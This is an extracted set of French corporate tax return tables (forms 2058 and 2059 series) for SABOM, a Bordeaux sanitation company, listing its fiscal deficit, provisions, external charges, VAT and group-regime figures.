Résultat fiscal afférent à l'activité relevant du régime optionnel de taxation au tonnage								Y3		
							TOTAL I	WR	1 158 344	
II. DÉDUCTIONS						PERTE COMPTABLE DE L'EXERCICE		WS	1 851 765	
Quote-part dans les pertes subies par une société de personnes ou un G.I.E. *								WT		
Provisions et charges à payer non déductibles, antérieurement taxées, et réintégréées dans les résultats comptables de l'exercice (cf. tableau 2058-B, cadre III)								WU	1 031 999	
Régimes d'imposition particuliers et impositions différées	Plus-values nettes à long terme	- imposées au taux de 15 % (12,8 % pour les entreprises soumises à l'impôt sur le revenu)						WV		
		- imposées au taux de 0 %						WH		
		- imposées au taux de 19 %						WP		
		- imputées sur les moins-values nettes à long terme antérieures						WW		
	- imputées sur les déficits antérieurs						XB			
	Autres plus-values imposées au taux de 19 %								I6	
	Fraction des plus-values nettes à court terme de l'exercice dont l'imposition est différée*								WZ	
Régime des sociétés mères et des filiales *			Produit net des actions et parts d'intérêts :			(Quote-part des frais et charges restant imposable à déduire des produits nets de participation)	2A	XA		
Produits de participations inéligibles au régime des sociétés mères déductibles à hauteur de 99 % (art. 223 B du CGI)								ZX		
Mesures d'incitation	Déduction autorisée au titre des investissements réalisés dans les collectivités d'Outre-mer*.							ZY		
	Majoration d'amortissement*							XD		
	Abattement sur le bénéfice et exonérations*	Reprise d'entreprises en difficultés (44 septies)	K9		Entreprises nouvelles (44 sexies)	L2		Jeunes entreprises innovantes (44 sexies A)	L5	
		Zone franche urbaine -TE (44 octies A)	QV		Sociétés investissement immobilier cotée (art. 208C)	K3		Zone de restructuration de la défense (44 terdecies)	PA	
		Bassin urbain à dynamiser (art 44 sexdecies)	PP		Bassin d'emploi à redynamiser (44 duodecies)	IF		Zone franche d'activités NG (44 quaterdecies)	XC	
				Zone de revitalisation rurale (art. 44 quindecies)	PC		Zone de développement prioritaire (art. 44 septdecies)	PB		
Écarts de valeurs liquidatives sur OPC* (entreprises à l'IS)								XS		
Déductions diverses à détailler sur feuillet séparé	Dont déduction exceptionnelle (art. 39decies)	X9		Dont déduction exceptionnelle pour investissement (art 39 decies F)	YI		YG	302 856		
	Dont déduction exceptionnelle pour investissement (art 39 decies A)	YA		Dont déduction exceptionnelle pour investissement (art 39 decies G)	YL					
	Dont déduction exceptionnelle pour investissement (art 39 decies B)	YB		Dont déduct° exception. simulateur de conduite (art 39 decies E)	YH					
	Dont déduction exceptionnelle pour investissement (art 39 decies C)	YC		Créance dégagée par le report en arrière de déficit	ZI					
	Dont déduction exceptionnelle pour investissement (art 39 decies D)	YD								
Déduction des produits affectés aux activités éligibles au régime de la taxation au tonnage								Y2		
III. RÉSULTAT FISCAL							TOTAL II	XH	3 186 620	
Résultat fiscal avant imputation des déficits reportables :					bénéfice (I moins II)		XI	0		
					déficit (II moins I)			XJ	2 028 276	
Déficit de l'exercice reporté en arrière (entreprises à l'IS)*							ZL			
Déficits antérieurs imputés sur les résultats de l'exercice (entreprises à l'IS)*								XL		
RÉSULTAT FISCAL BÉNÉFICE (ligne XN) ou DÉFICIT reportable en avant (ligne XO)							XN	XO	2 028 276	

Désignation de l'entreprise <u>SOCIETE D'ASSAINISSEMENT DE BORDEAUX METROP</u>				Néant <input type="checkbox"/> *		
I. SUIVI DES DÉFICITS						
Déficits restant à reporter au titre de l'exercice précédent (1)				K4		
Déficits transférés de plein droit (art. 209-II-2 du CGI)		K4bis	Nombre d'opérations sur l'exercice (2)		K4ter	
Déficits imputés (total lignes XB et XL du tableau 2058-A)				K5		
Déficits reportables (différence K4+K4bis-K5)				K6		
Déficits de l'exercice (tableau 2058 A, ligne XO)				YJ	0	
Total des déficits restant à reporter (somme K6 + YJ)				YK		
II. INDEMNITÉS POUR CONGÉS À PAYER, CHARGES SOCIALES ET FISCALES CORRESPONDANTES						
Montant déductible correspondant aux droits acquis par les salariés pour les entreprises placées sous le régime de l'article 39-1. 1 ^e bis Al. 1 ^{er} du CGI, dotations de l'exercice				ZT		
III. PROVISIONS ET CHARGES À PAYER, NON DÉDUCTIBLES POUR L'ASSIETTE DE L'IMPÔT						
(à détailler sur feuillet séparé)			Dotations de l'exercice		Reprises sur l'exercice	
Indemnités pour congés à payer, charges sociales et fiscales correspondantes non déductibles pour les entreprises placées sous le régime de l'article 39-1. 1 ^e bis Al. 2 du CGI *			ZV		ZW	
Provisions pour risques et charges *						
			8X		8Y	
			8Z		9A	
			9B		9C	
Provisions pour dépréciation *						
Provision sur créances clients			9D	970 383	9E	776 754
			9F		9G	
			9H		9J	
Charges à payer						
Participation à l'effort de construction			9K	39 528	9L	39 387
Participation des salariés			9M	210 339	9N	172 369
Contribution sociale de solidarité (Organic)			9P	43 897	9R	43 489
			9S		9T	
TOTAUX (YN = ZV à 9S) et (YO = ZW à 9T) à reporter au tableau 2058-A :			YN	1 264 147	YO	1 031 999
				↓ ligne WI		↓ ligne WU

CONSÉQUENCES DE LA MÉTHODE PAR COMPOSANTS (art. 237 septies du CGI)

* Montant de la réintégration ou de la déduction	Montant au début de l'exercice		Imputations	Montant net à la fin de l'exercice
	L1			

Des explications concernant cette rubrique sont données dans la notice n° 2032.

(1) Cette case correspond au montant porté sur la ligne YK du tableau 2058 B déposé au titre de l'exercice précédent.

(2) Indiquer, sur un feuillet séparé, l'identification, opération par opération, du nom de la société (et son n° siren) dont proviennent les déficits et le montant du transfert.

Désignation de l'entreprise SOCIETE D'ASSAINISSEMENT DE BORDEAUX METROPOLE - SABOM										Néant <input type="checkbox"/> *				
ORIGINES	Report à nouveau figurant au bilan de l'exercice antérieur à celui pour lequel la déclaration est établie	ØC	-8 689 166	AFFECTATIONS	Affectations aux réserves	- Réserve légale	ZB							
						- Autres réserves	ZD							
	Résultat de l'exercice précédant celui pour lequel la déclaration est établie	ØD	-4 409 172		Dividendes		ZE							
	Prélèvements sur les réserves	ØE			Autres répartitions		ZF							
				Report à nouveau		ZG		-13 098 338						
				(N.B. Le total I doit nécessairement être égal au total II)		ZH		-13 098 338						
TOTAL I										ØF	-13 098 338	TOTAL II		
RENSEIGNEMENTS DIVERS										Exercice N :				
ENGAGEMENTS	— Engagements de crédit-bail mobilier	(Précisez le prix de revient des biens pris en crédit-bail)			J7		YQ							
	— Engagements de crédit-bail immobilier										YR			
	— Effets portés à l'escompte et non échus										YS			
DÉTAILS DES POSTES AUTRES ACHATS ET CHARGES EXTERNNES	— Sous-traitance										YT	23 597 313		
	— Locations, charges locatives et de copropriété	(dont montant des loyers des biens pris en location pour une durée > 6 mois)			J8		XQ		863 393					
	— Personnel extérieur à l'entreprise										YU	744 901		
	— Rémunérations d'intermédiaires et honoraires (hors rétrocessions)										SS	724 049		
	— Rétrocessions d'honoraires, commissions et courtages										YV			
	— Autres comptes	(dont cotisations versées aux organisations syndicales et professionnelles)			ES		ST		13 039 932					
	Total du poste correspondant à la ligne FW du tableau n° 2052										ZJ	38 969 587		
IMPÔTS ET TAXES	— Taxe professionnelle *, CFE, CVAE										YW	293 807		
	— Autres impôts, taxes et versements assimilés	(dont taxe intérieure sur les produits pétroliers)			ZS		9Z		436 024					
	Total du compte correspondant à la ligne FX du tableau n° 2052										YX	729 831		
T.V.A.	— Montant de la T.V.A. collectée										YY	10 941 757		
	— Montant de la T.V.A. déductible comptabilisée au cours de l'exercice au titre des biens et services ne constituant pas des immobilisations										YZ	16 773 510		
DIVERS	— Montant brut des salaires *										ØB			
	— Montant de la plus-value constatée en franchise d'impôt lors de la première option pour le régime simplifié d'imposition *										ØS			
	— Taux d'intérêt le plus élevé servi aux associés à raison des sommes mises à la disposition de la société *										ZK	2,66 %		
	— Numéro du centre de gestion agréé *	XP		— Filiales et participations: (Liste au 2059-G prévu par art. 38 II de l'ann. III au CGI)			Si oui cocher 1 Sinon 0		ZR	0				
	— Aides perçues ayant donné droit à la réduction d'impôt prévue au 4 de l'article 238 bis du CGI pour l'entreprise donatrice										RG			
	— Montant de l'investissement reçu qui a donné lieu à amortissement exceptionnel chez l'entreprise investisseur dans le cadre de l'article 217octies										RH			
RÉGIME DE GROUPE *	Société : résultat comme si elle n'avait jamais été membre du groupe.	JA	-2 028 276	Plus-values à 15%	JK	0	Plus-values à 0%	JL	0					
				Plus-values à 19%	JM	0	Imputations	JC	243 648					
	Groupe : résultat d'ensemble.	JD		Plus-values à 15%	JN		Plus-values à 0%	JO						
				Plus-values à 19%	JP		Imputations	JF						
	Si vous relevez du régime de groupe : indiquer 1 si société mère, 2 si société filiale										JH	2	N° SIRET de la société mère du groupe	JJ

(1) Ce cadre est destiné à faire apparaître l'origine et le montant des sommes distribuées ou mises en réserve au cours de l'exercice dont les résultats font l'objet de la déclaration. Il ne concerne donc pas, en principe, les résultats de cet exercice mais ceux des exercices antérieurs, qu'ils aient ou non déjà fait l'objet d'une précédente affectation.

* Des explications concernant cette rubrique sont données dans la notice n° 2032 (et dans la notice n° 2058-NOT pour le régime de groupe).

Formulaire obligatoire (article 53 A
du Code général des impôts)

Désignation de l'entreprise : SOCIETE D'ASSAINISSEMENT DE BORDEAUX METROPOLE - SABOM

Néant ***A - DÉTERMINATION DE LA VALEUR RÉSIDUELLE**

	Nature et date d'acquisition des éléments cédés* ①	Valeur d'origine* ②	Valeur nette réévaluée* ③	Amortissements pratiqués en franchise d'impôt ④	Autres amortissements* ⑤	Valeur résiduelle ⑥
I. Immobilisations*	1					
	2					
	3					
	4					
	5					
	6					
	7					
	8					
	9					
	10					
	11					
	12					

B - PLUS-VALUES, MOINS-VALUES**Qualification fiscale des plus et moins-values réalisées***

	Prix de vente ⑦	Montant global de la plus-value ou de la moins-value ⑧	Court terme ⑨	Long terme ⑩			Plus-values taxables à 19 % (1) ⑪
				19 %	15 % ou 12,8 %	0 %	
I. Immobilisations*	1						
	2						
	3						
	4						
	5						
	6						
	7						
	8						
	9						
	10						
	11						
	12						
II - Autres éléments	13	Fraction résiduelle de la provision spéciale de réévaluation afférente aux éléments cédés	+				
	14	Amortissements irrégulièrement différés se rapportant aux éléments cédés	+				
	15	Amortissements afférents aux éléments cédés mais exclus des charges déductibles par une disposition légale	+				
	16	Amortissements non pratiqués en comptabilité et correspondant à la déduction fiscale pour investissement, définie par les lois de 1966, 1968 et 1975, effectivement utilisée	+				
	17	Provisions pour dépréciation des titres relevant du régime des plus ou moins-values à long terme devenues sans objet au cours de l'exercice					
	18	Dotations de l'exercice aux comptes de provisions pour dépréciation des titres relevant du régime des plus ou moins-values à long terme					
	19	Divers (détail à donner sur une note annexe) *					
	CADRE A : plus ou moins-value nette à court terme (total algébrique des lignes 1 à 19 de la colonne) ⑨						
	CADRE B : plus ou moins-value nette à long terme (total algébrique des lignes 1 à 19 de la colonne) ⑩		(A)	(B) (ventilation par taux)			(C)
	CADRE C : autres plus-values taxables à 19 % ⑪						

* Des explications concernant cette rubrique sont données dans la notice n° 2032

(1) Ces plus-values sont imposables au taux de 19 % en application des articles 238 bis JA, 208 C et 210 E du CGI.

Formulaire obligatoire (article 53 A
du Code général des impôts)

Désignation de l'entreprise : SOCIETE D'ASSAINISSEMENT DE BORDEAUX METROPOLE - SABOM Néant *

Rappel de la plus ou moins-value de l'exercice relevant du taux de 15 % ① ou 12,8 % ② .	0
Gains nets retirés de la cession de titres de sociétés à prépondérance immobilières non cotées exclus du régime du long terme (art. 219 I a <i>sexies</i> -0 bis du CGI) ① *.	
Gains nets retirés de la cession de certains titres dont le prix de revient est supérieur à 22,8 M€ (art. 219 I a <i>sexies</i> -0 du CGI) ① *.	

- ① Entreprises soumises à l'impôt sur les sociétés
② Entreprises soumises à l'impôt sur le revenu

I - SUIVI DES MOINS-VALUES DES ENTREPRISES SOUMISES À L'IMPÔT SUR LE REVENU

Origine ①	Moins-values à 12,8 % ②	Imputations sur les plus-values à long terme de l'exercice imposables à 12,8 % ③	Solde des moins-values à 12,8 % ④
Moins-values nettes N			
Moins-values nettes à long terme subies au cours des dix exercices antérieurs (montants restant à déduire à la clôture du dernier exercice)	N-1		
	N-2		
	N-3		
	N-4		
	N-5		
	N-6		
	N-7		
	N-8		
	N-9		
	N-10		

II - SUIVI DES MOINS-VALUES À LONG TERME DES ENTREPRISES SOUMISES À L'IMPÔT SUR LES SOCIÉTÉS *

Origine ①	Moins-values		Imputations sur les plus-values à long terme À 15 % ou 19 % ④	Imputations sur le résultat de l'exercice ⑤	Solde des moins-values à reporter col ⑥= ②+③-④-⑤ ⑥
	À 19 % ou à 15 % ②	À 19% ou 15 % imputables sur le résultat de l'exercice ③			
Moins-values nettes N	0	0		0	0
Moins-values nettes à long terme subies au cours des dix exercices antérieurs (montants restant à déduire à la clôture du dernier exercice)	N-1				
	N-2				
	N-3				
	N-4				
	N-5				
	N-6				
	N-7				
	N-8				
	N-9				
	N-10				

* Des explications concernant cette rubrique figurent dans la notice n° 2032-NOT-SD

(personnes morales soumises à l'impôt sur les sociétés seulement)*

 Désignation de l'entreprise : SOCIETE D'ASSAINISSEMENT DE BORDEAUX METROPOLE - SABOM Néant *

I SITUATION DU COMPTE AFFECTÉ A L'ENREGISTREMENT DE LA RÉSERVE SPÉCIALE POUR L'EXERCICE N

		Sous-comptes de la réserve spéciale des plus-values à long terme				
		taxées à 10 %	taxées à 15 %	taxées à 18 %	taxées à 19 %	taxées à 25 %
Montant de la réserve spéciale à la clôture de l'exercice précédent (N - 1)	1					
Réserves figurant au bilan des sociétés absorbées au cours de l'exercice	2					
TOTAL (lignes 1 et 2)	3					
Prélèvements opérés { - donnant lieu à complément d'impôt sur les sociétés - ne donnant pas lieu à complément d'impôt sur les sociétés	4					
	5					
TOTAL (lignes 4 et 5)	6					
Montant de la réserve spéciale à la clôture de l'exercice (ligne 3 - ligne 6)	7					

II RÉSERVE SPÉCIALE DES PROVISIONS POUR FLUCTUATION DES COURS* (5^e, 6^e, 7^e alinéas de l'art. 39-1-5^e du CGI)

montant de la réserve à l'ouverture de l'exercice ①	réserve figurant au bilan des sociétés absorbées au cours de l'année ②	montants prélevés sur la réserve		montant de la réserve à la clôture de l'exercice ⑤
		donnant lieu à complément d'impôt ③	ne donnant pas lieu à complément d'impôt ④	

* Des explications concernant cette rubrique sont données dans la notice n° 2032.